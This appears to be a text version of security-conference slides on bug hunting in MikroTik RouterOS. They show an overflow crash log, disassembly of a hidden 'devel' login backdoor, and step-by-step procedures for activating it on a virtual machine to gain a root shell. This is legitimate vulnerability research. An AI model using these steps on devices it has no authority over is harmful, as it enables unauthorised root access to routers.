Bug Hunting in RouterOS

Before we begin...

All the slides and code mentioned in this presentation are available on Github:

https://github.com/tenable/routeros

Agenda

Introduction

Getting Root

The Message Protocol

Examples

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About Me

Jacob Baines

Senior Research Engineer @ Tenable

Junior_Baines

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What will you get from this talk?

```
Escape character is '^]'.
Password:


BusyBox v1.00 (2018.02.20-13:23+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

# /rw/disk/busybox-i686 cat /rw/logs/backtrace.log
2018.07.31-13:35:09.44@0:
2018.07.31-13:35:09.44@0:
2018.07.31-13:35:09.44@0: /nova/bin/licupgr
2018.07.31-13:35:09.44@0: --- signal=11 ----------------------------------------
2018.07.31-13:35:09.44@0:
2018.07.31-13:35:09.44@0: eip=0x41414141 eflags=0x00010206
2018.07.31-13:35:09.44@0: edi=0x41414141 esi=0x41414141 ebp=0x41414141 esp=0x7f88dac0
2018.07.31-13:35:09.44@0: eax=0x7f88db1c ebx=0x41414141 ecx=0x000009f9 edx=0x00000001
2018.07.31-13:35:09.44@0:
2018.07.31-13:35:09.44@0: maps:
2018.07.31-13:35:09.44@0: 08048000-0804d000 r-xp 00000000 00:0b 1100       /nova/bin/licupgr
2018.07.31-13:35:09.44@0: 77556000-7758b000 r-xp 00000000 00:0b 996        /lib/libuClibc-0.9
2018.07.31-13:35:09.44@0: 7758f000-775a9000 r-xp 00000000 00:0b 992        /lib/libgcc_s.so.1
2018.07.31-13:35:09.44@0: 775aa000-775b9000 r-xp 00000000 00:0b 976        /lib/libuc++.so
2018.07.31-13:35:09.44@0: 775ba000-775bc000 r-xp 00000000 00:0b 991        /lib/libdl-0.9.33.
2018.07.31-13:35:09.44@0: 775be000-77706000 r-xp 00000000 00:0b 986        /lib/libcrypto.so.
2018.07.31-13:35:09.44@0: 77715000-77759000 r-xp 00000000 00:0b 988        /lib/libssl.so.1.0
2018.07.31-13:35:09.44@0: 7775d000-777a8000 r-xp 00000000 00:0b 978        /lib/libumsg.so
2018.07.31-13:35:09.44@0: 777ae000-777b5000 r-xp 00000000 00:0b 990        /lib/ld-uClibc-0.9
2018.07.31-13:35:09.44@0:
2018.07.31-13:35:09.44@0: stack: 0x7f88e000 - 0x7f88dac0
2018.07.31-13:35:09.44@0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 4
2018.07.31-13:35:09.44@0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 4
2018.07.31-13:35:09.44@0:
2018.07.31-13:35:09.44@0: code: 0x41414141
2018.07.31-13:35:20.03@0:
```

- The ability to root a RouterOS virtual machine.
- A complete understanding of the protocol used by Winbox and Webfig.
- An understanding of the attack surface exposed by the Message protocol.
- A new fully functioning remote code execution vulnerability.
- A *lot* of open source tooling.

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
What is RouterOS?

- RouterOS is...
  - The operating system on Mikrotik's switch[1], router, and access point devices.
  - Full of features:
    - VPN
    - Proxies
    - MPLS
    - RADIUS
    - Hotspot
    - Packet Sniffing
    - And much more
  - Cheap.



[1] Some switches use swOS or dual boot RouterOS and swOS.

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
RouterOS Release Trees



Mikrotik maintains four release trees for RouterOS. The following are the names of the trees and their most recent release (as of September 30, 2018)

1. Legacy: 5.26
2. Long term: 6.40.9
3. Stable: 6.43.2
4. Beta: 6.44beta9

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Recent RouterOS News

- Chimay-Red
  - https://github.com/BigNerd95/Chimay-Red
- Slingshot APT
  - https://securelist.com/apt-slingshot/84312/
- VPNFilter
  - https://blog.talosintelligence.com/2018/05/VPNFilter.html
- Cryptojacking using CVE-2018-14847
  - *Mass MikroTik Router Infection - First we cryptojack Brazil, then we take the World?* by SpiderLabs
- SMB Buffer Overflow
  - https://www.coresecurity.com/advisories/mikrotik-routeros-smb-buffer-overflow
- Recently added to Zerodium

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Previous Research

- *Rooting the MikroTik Routers* presented by @KirilsSolovjovs at SHA2017
  - https://api.media.ccc.de/v/SHA2017-88-rooting_the_mikrotik_routers
- mikrotik-tools also by @KirilsSolovjovs
  - https://github.com/0ki/mikrotik-tools
- RouterOS-Backup-Tools, Chimay-Red, and Chimay-Blue developed by Lorenzo Santina
  - https://github.com/BigNerd95/RouterOS-Backup-Tools
  - https://github.com/BigNerd95/Chimay-Red
  - https://github.com/BigNerd95/Chimay-Blue
- Talos Winbox Wireshark dissector *just* released on September 26:
  - https://github.com/Cisco-Talos/Winbox_Protocol_Dissector

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
Creating a VM



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
RouterOS Terminal



- Not a bash shell
- No access to the underlying operating system
- Only provides builtin commands for configuring and managing the router
- Not useful for bug hunting

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Developer Backdoor

- A backdoor exists for the user “devel”.
- Requires the admin accounts password.
- Gives root shell access to the underlying operating system.
- Only enabled if a specific file is present on the system.
- That file has changed over time.

Developer Backdoor: Long Term Release
6.40.9 and below

```
loc_804C3B7:
sub     esp, 0Ch
lea     esi, [ebp+var_158]
push    esi             ; this
call    nv::message::message(void)
push    4
push    0Dh
push    0FF0001h
push    esi
call    nv::message::insert_vector(nv::u32_array_id,uint,uint)
add     esp, 18h
push    offset aDevel   ; "devel"
push    ebx             ; s1
call    _strcmp
add     esp, 10h
test    eax, eax
jnz     short loc_804C3F7
```

```
call    check_for_devel_login
test    al, al
jnz     loc_804DA70
```

/nova/bin/login

/nova/bin/login

```
push    ecx
push    ecx
lea     eax, [edx+esi*4]
push    eax             ; string *
push    ebx             ; this
call    string::string(string const&)
pop     eax
pop     edx
push    offset aDevelLogin ; "/devel-login"
push    ebx             ; this
call    string::append(char const*)
mov     [esp+50h+var_50], ebx ; this
call    nv::fileExists(string const&)
mov     [ebp-2Ch], eax
mov     [esp+50h+var_50], ebx ; this
call    string::freeptr(void)
add     esp, 10h
mov     eax, [ebp-2Ch]
test    al, al
jz      short loc_804E180
```


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
Developer Backdoor: Stable
6.41.4 and below



/nova/bin/login

/lib/libumsg.so

```
push    esi
push    esi
lea     eax, (aOption - 4C5E8h)[ebx] ; "option"
push    eax             ; string *
lea     esi, [ebp+var_1C]
push    esi             ; this
call    string::string(char const*)
mov     [esp], esi      ; this
call    nv::hasPackage(string const&)
mov     ds:(byte_4DE40 - 4C5E8h)[ebx], al
mov     [esp], edi
call    ___cxa_guard_release
mov     [esp], esi      ; this
call    string::freeptr(void)
add     esp, 10h
```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
Developer Backdoor: Stable
6.41.4 and below

```
push    ebp
mov     ebp, esp
push    esi
push    ebx
sub     esp, 28h
call    sub_18DA1
add     ebx, 151A2h
lea     eax, (aPckg_0 - 4C5E8h)[ebx] ; "/pckg/"
push    eax             ; char *
lea     esi, [ebp+var_C]
push    esi             ; this
call    string::string(char const*)
pop     edx
pop     ecx
push    [ebp+this]      ; string *
push    esi             ; this
call    string::append(string const&)
mov     [esp], esi      ; this
call    nv::fileExists(string const&)
mov     [ebp+var_1C], eax
mov     [esp], esi      ; this
call    string::freeptr(void)
mov     eax, [ebp+var_1C]
lea     esp, [ebp-8]
pop     ebx
pop     esi
pop     ebp
retn
```

- nv::hasPackage() in */lib/libumsg.so*
- Simply verifies that a file exists in the /pckg/ directory
- /pckg/option is the developer backdoor

Developer Backdoor: Stable (6.42+)



- Adds additional logic in nv::hasPackage()
- Checks to make sure the package has a filetype of squashfs or is a symlink to /bundl/

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
Activating the Backdoor:
Long Term and Stable (6.41.4 and below)



1. Boot the VM into a live cd. Pictured is CentOS 6.9 i386 LiveDVD.
2. Mount the filesystem and add a symlink into ***/rw/disk/*** that points to the root. In the example, the symlink is named ***here***.
3. Reboot the device. Log in to the FTP interface.
4. Using the FTP *mkdir* command create the directory ***here/flash/nova/etc/devel-login*** or ***here/opt/package*** depending on the version.
5. Exit FTP and log in as the “devel” user over telnet. Use the admin password.

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
Creating a Backdoor (6.42+)
Part One



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Creating a Backdoor (6.42+)
Part Two

```
elif [ -f /rw/DEFCONF ]; then
    usleep 3000000
    /nova/bin/sendmsg 0xfe0000 48
    confirm=/ram/DEFCONF_CONFIRM
    if [ ! -s /rw/DEFCONF ]; then
     /nova/lib/defconf/choose >> /rw/DEFCONF
     confirm=/rw/DEFCONF_CONFIRM
    fi
    /nova/bin/autoupdate
    defcf=$(cat /rw/DEFCONF)
    echo > /ram/defconf-params
    if [ -f /nova/bin/flash ]; then
     /nova/bin/flash --fetch-defconf-params /ram/defconf-params
    fi
    (eval $(cat /ram/defconf-params) action=apply /bin/gosh $defcf;
     cp $defcf $confirm; rm /rw/DEFCONF /ram/defconf-params) &
fi
```


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
Creating a Backdoor (6.42+)
Part Three



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
Creating a Backdoor (6.42+)
Part Four



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Where to Start?

```
albinolobster@ubuntu:~$  sudo nmap -sS -sU -p 1-65535 192.168.1.103

Starting Nmap 7.60 ( https://nmap.org ) at 2018-09-18 08:20 PDT
Nmap scan report for 192.168.1.103
Host is up (0.00043s latency).
Not shown: 65535 open|filtered ports, 65527 closed ports
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
80/tcp   open  http
2000/tcp open  cisco-sccp
8291/tcp open  unknown
8728/tcp open  unknown
8729/tcp open  unknown
```

https://wiki.mikrotik.com/wiki/Manual:IP/Services

